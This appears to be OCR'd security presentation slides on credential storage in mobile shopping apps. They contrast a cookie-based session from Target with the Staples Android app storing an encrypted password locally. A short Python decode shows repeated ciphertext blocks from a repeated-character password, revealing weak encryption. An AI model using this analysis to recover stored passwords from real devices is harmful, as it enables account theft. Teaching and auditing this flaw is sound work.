
```
HTTP/1.1 302 Moved Temporarily
Server: nginx
Content-Length: 0
Location: https://www.target.com.au/my-account
Date: Sat, 06 May 2017 02:39:19 GMT
Connection: close
Set-Cookie: JSESSIONID=F16E6F59CC99A518CCDCB0407A3254F7.APP5P; Path=/; Secure; HttpOnly
Set-Cookie: targetToken=dGVzdDExMTFAYW9sLmNvbToxNDk1MjQ3OTU5NDAwOjM5OGY4ZTYxZjhlYTBkZjJlM2VmMzkyYjg4Y2Y5MzIz;
GMT; Path=/; Secure; HttpOnly
Set-Cookie: targetSecureGUID=55b5fa0e01e079ec974a63f1480565f673f9887f; Path=/; Secure; HttpOnly
Set-Cookie: targetAnonymousToken=""; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/
Set-Cookie: akavpau_prodvp_maintenance=1494038659~id=d95b3f5073d81c83bcbb98a8a473814f; Path=/
```

Random Number, stored in a cookie

THIS IS THE RIGHT WAY

Staples == BAD

Tested in Jan 2017




Staples® - Daily Deals & Sales

Staples, Inc.

Everyone

Daily Deals for Online Shopping! Shop Business, Price Match, Earn Rewards & Save



Staples® - Daily Deals & Sales

shopping experience!

Questions or concerns about the Staples app?
Contact us here:
appfeedback@staples.com

Everyone
Digital Purchases
Learn More

Version
5.4.1.37

Updated on
Dec 31, 2016

Downloads
500,000+ downloads


Offered by
Staples, Inc.

Developer e-mail
StaplesAndroidFeedback@gmail.com

Locally Stored Password

```
<string name="encryptedPassword">
CT9SVzhhRaufBzCvmwENWQ==
</string>
```

- Right away this shows a problem
- WHY store the password?



www.androidauthority.com/use-android-keystore-store-passwords-sensitive-information-623779/

How to use the Android Keystore to store passwords and other sensitive information

1. Best way: **Don't**. Use a cookie
2. Use **Android KeyChain**
3. Encrypt with with a public key
   - Private key is kept secret on a server
4. Encrypt with with a private key
   - Private key is "hidden" on the phone (under the mat)
5. Store data unencrypted on the phone

Special Password

```
<string name="encryptedPassword">
5V/uOkjK/Pxnb8yo7OdXzuVf7jpIyvz8Z2/
MqOznV84Chyt5lFv9LDpXXmJq9fUx
</string>
```


- aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaA123
  - 32 identical characters at beginning

Decode

```
 p = '5V/uOkjK/Pxnb8yo7OdXzuVf7jpIyvz8Z2/
MqOznV84Chyt5lFv9LDpXXmJq9fUx'
>>> p.decode("base64").encode("hex")
'e55fee3a48cafcfc676fcca8ece757cee55fee3a4
8cafcfc676fcca8ece757ce02872b79945bfd2c3a5
75e626af5f531'
```

